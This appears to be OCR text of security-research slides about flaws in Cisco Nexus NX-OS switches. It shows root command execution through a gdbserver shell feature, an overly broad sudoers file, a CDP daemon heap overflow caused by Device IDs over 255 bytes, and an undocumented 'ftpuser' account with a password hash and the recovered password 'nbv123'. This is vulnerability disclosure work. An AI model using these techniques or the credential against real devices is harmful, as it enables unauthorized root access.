
```
nexus# show processes

PID    State  PC         Start_cnt    TTY   Type  Process
-----  -----  --------  -----------  ----  ----  -----------
    1      S  77f8a468          1     -      0   init
    2      S                    1     -      0   ksoftirqd
    3      S                                 0   desched/0
    4      S
    5      S
   10      S
   18      S
   35      S
  190      S
  191      S
  193      S
  192      S
  778      S
  825      S
  835      S
  839      S
 1165      S         0          1     -      0   kjournald
 1170      S         0          1     -      0   kjournald
 1712      S         0          1     -      0   nfsd
 2047      S         0          1     -
--More--
```

```
nexus# system gdb 2034
Put 2034 under gdbserver control?[Y or N]: y
Spawning: gdbserver on port 10001 for PID 2034
Attached; pid = 2034
Listening on port 10001
```

```
marvwpl101:~ george$ gdb
GNU gdb 6.3.50-20050815 (Apple version gdb-1469) (Wed May  5 04:36:56 UTC 2010)
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "x86_64-apple-darwin".
(gdb) target remote 192.168.159.130:10001
Remote debugging using 192.168.159.130:10001
0x777b740d in ?? ()
(gdb) call system("id")
```

How could that happened?!

What could possibly go wrong here?



```
Linux# cat sudoers
#Add your own commands which you would want to execute as root in following list
# Please note: dont put generic command such as "chmod" "rm" here;
# always append parameters if possible to restrict the use                 les, /
Cmnd_Alias      ISAN_CMNDS = /isan/bin/tshark, /sbin/                       n/
nbitool, /isanboot/sbin/nbitool, /bin/                               /tmp/loca
            sibyte-disk, /usr/sbin/                     isan.timezone, /bin/rm
                                                                 /tmp/isan.time
                                                                 /format-disks
                                                                 sbin/loadplugi
                                                                 cmd, /isan/bin
                                                                 anboot/bin/img
n, /isan/sbin/                                              , /bin/ping, /
/inst-mts-trace, /lc/isan/bin/inst-mts       /bin/umount /mnt/boot
hdr, /bin/mount -o ro /mnt/bootloader, /bin/umount /mnt/boot
hdr, /bin/mount -o ro /mnt/bootloader, /usr/sbin/traceroute, /usr/sbin/trac
isan/bin/ping, /bin/ping6, /isan/bin/ping6, /usr/sbin/traceroute, /usr/sbin/trac
isan/bin/ping, /bin/ping6, /isan/bin/sup-ilc-script, /sbin/ip, /bin/chmod 777 -R /m
eroute6, /usr/sbin/arp, /isan/bin/sup-ilc-script, /sbin/ip, /bin/chmod 777 -R /m
eroute6, /usr/sbin/arp, /isan/bin/sup-ilc-script, /sbin/ip, /bin/rm -f /var/sysmgr
nt/pss/ilc_helper, /bin/chmod 777 -R /dev/shm/ilc_helper, /bin/rm -f /var/sysmgr
nt/pss/ilc_helper, /bin/chmod 777 -R /dev/shm/ilc_helper, /var/sysmgr/ftp/upg*, /is
/logs/*, /bin/rm -f /var/sysmgr/tmp_logs/*, /bin/rm -f /var/sysmgr/ftp/upg*, /is
/logs/*, /bin/rm -f /var/sysmgr/tmp_logs/*, /isanboot/sbin/format-logfl
anboot/sbin/format-usb1, /isanboot/sbin/format-usb2, /isanboot/sbin/format-logfl
anboot/sbin/format-usb1, /isanboot/sbin/format-usb2, /tmp/sysmgr_bootcli_extracts/*, /bin
ash, /usr/bin/strings *environ, /bin/rm -rf /tmp/sysmgr_bootcli_extracts/*, /bin
ash, /usr/bin/strings *environ, /bin/rm -rf /tmp/sysmgr_bootcli_extracts/*, /bin
/chmod 777 /volatile/*

# dont modify following line
ALL ALL = NOPASSWD:ISAN_CMNDS
```

/usr/bin/gdbserver

```
snprintf(&command, 0x200u, "sudo gdbserver any:%d --attach %d&", gdb_port
       , attach_pid);
printf("Spawning: gdbserver on port %d for PID %d\n", gdb_port, attach_pid);
if ( system(&command) )
  puts("Error in spawning gdbserver!");
```

Br0ken architecture

Everything is running as root

Everyone c

with SUDO


Is this even fixable??...

Even binaries execute using SUDO..

What about layer 2?

Cisco Discovery Protocol (CDP)


- 2001, FX crafted the first CDP DoS attack
- 2010, the CDP attack was rediscovered in NX-OS



```
Linux# ps aux | grep cdp
root      15080 0.0 0.2 14416 4900 ?       Ss   10:40   0:00 /isan/bin/cdpd
admin     25465 0.0 0.0  1528  480 pts/1   S+   18:57   0:00 grep cdp
```


- CDP has become demonized and is now run under the ‘root’ user context

The core dump




```
(gdb) info reg
               0x809a04c      134848588
eax            0x41414140     1094795584
ecx            0x809a04c      134848588
edx            0x77cfb184     2010100100
ebx            0x7ffff200     0x7ffff200
esp            0x7ffff298     0x7ffff298
ebp            0x41414141     1094795585
esi            0x809a000      134848512
edi            0x77cf6649     0x77cf6649 <_int_malloc+530>
eip            0x10283  [ CF SF IF RF ]
eflags         0x73     115
cs             0x7b
ss             0x7b
ds             0x7b
es             0x0
fs             0x33
gs
```

```
(gdb) bt
#0  0x77cf6649 in _int_malloc () from /root/isan/lib/libpmalloc.so
#1  0x77cf630d in imalloc () from /root/isan/lib/libpmalloc.so
#2  0x77cf59df in malloc () from /root/isan/lib/libpmalloc.so
#3  0x77e01c8f in mtrack_int_alloc_aligned () from /root/isan/lib/libmtrack.so
#4  0x77e01e58 in mtrack_int_alloc () from /root/isan/lib/libmtrack.so
#5  0x0805062a in mtrack_alloc ()
#6  0x080769d5 in cdpd_malloc ()
#7  0x08067b1f in cdpd_process_packet ()
#8  0x08063d0a in cdpd_handle_net_pkt ()
#9  0x08051543 in main ()
```



CDP Daemon vulnerability analysis

- More then 255 bytes is used as ‘Device ID’ to cause the segfault.
- The protocol specification allows length as a 16-bit integer.



Field name	Type	Description	Versions
cdp.checksum	Unsigned 16-bit integer	Checksum	1.0.0 to 1.4.1
cdp.checksum_bad	Boolean	Bad	1.0.0 to 1.4.1
cdp.checksum_good	Boolean	Good	1.0.0 to 1.4.1
cdp.deviceid	String	Device ID	1.4.0 to 1.4.1
cdp.platform	String	Platform	1.4.0 to 1.4.1
cdp.portid	String	Sent through Interface	1.4.0 to 1.4.1
cdp.tlv.len	Unsigned 16-bit integer	Length	1.0.0 to 1.4.1
cdp.tlv.type	Unsigned 16-bit integer	Type	1.0.0 to 1.4.1
cdp.ttl	Unsigned 16-bit integer	TTL	1.0.0 to 1.4.1
cdp.version	Unsigned 8-bit integer	Version	1.0.0 to 1.4.1

CDP Daemon vulnerability analysis

Debugging:


```
(int16)lenA = (unsigned __int16)(payload - 4); // size field
(byte)lenB  = payload - 4 + 1;
(void *)pkt_dst = cdpd_malloc(13, (byte)lenB);
…
memset(pkt_dst, 0, (byte)lenB);
memcpy(pkt_dst, (const void *)(packet_ptr + 4), (int16)lenA);
```

0x 57 8	(int) 1400
0x 57	(byte) 87

Anything larger than 255 is truncated causing a consecutive HEAP overflow…

Undocumented user account

So, where ‘ftpuser’ come from?




```
Linux# cat /etc/passwd
root:*:0:0:root:/root:/i
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/usr
sys:*:3:3:sys:/dev:
ftp:*:15:14:ftp:/var/ftp
ftpuser:UvdRSOzORvz9o:9
nobody:*:65534:65534:no
admin:x:2002:503::/var/
```

```
nexus# sh run
version 4.0(4)SV1(2)
username admin password 5 [redacted]                    role network-admin
telnet server enable
ssh key dsa
ip domain-lookup
ip host nexus 192.168.159.130
kernel core target 0.0.0.0
kernel core limit 1
system default switchport
```

Default user? Backdoor? Easter egg?

Recovered password ‘nbv123’

Searching for ‘nbv123’



6 results (0.36 seconds)

[PDF] Provisioning Self-Sign Certificates
File Format: PDF/Adobe Acrobat - Quick View
Password:**nbv123**. The subject name in the certificate will be: ips-vegas8.**cisco**. com. Include the switch serial number in the subject name? [yes/no]:no ...
www.**cisco**.com/en/US/docs/switches/datacenter/mds9000/sw/.../cert.pdf

Cisco Nexus 7000 Series NX-OS Configuration Examples, Release 5.x ...
Password: **nbv123** The subject name in the certificate will be: ...
www.**cisco**.com/.../**Cisco**_Nexus_7000_Series_NX-OS_Configuration_ ...

Cisco MDS 9000 ファミリー CLI コンフィギュレーション ガイド ...
Password: **nbv123**. The subject name in the certificate will be: ...
www.**cisco**.com/japanese/warp/public/3/jp/service/.../8222_08_35.shtml

More results from cisco.com »


[PDF] Cisco Nexus 7000 Series NX-OS Configuration Examples, Release 5.x
File Format: PDF/Adobe Acrobat - View as HTML
5 Mar 2010 ... Password: **nbv123**. The subject name in the certificate will be: Device-1.**cisco**. com. Include the switch serial number in the subject name? ...
www.**cisco**.biz/.../**Cisco**_Nexus_7000_Series_NX-OS_Configuration_ Examples_Release_5.x.pdf

[PDF] C Commands
File Format: PDF/Adobe Acrobat - Quick View
Password:**nbv123**. The subject name in the certificate will be: Vegas-1.**cisco**.com. Include the switch serial number in the subject name? [yes/no]:no ...
cisco.biz/en/US/docs/switches/datacenter/sw/4_1/nx.../sec_cmds_c.pdf

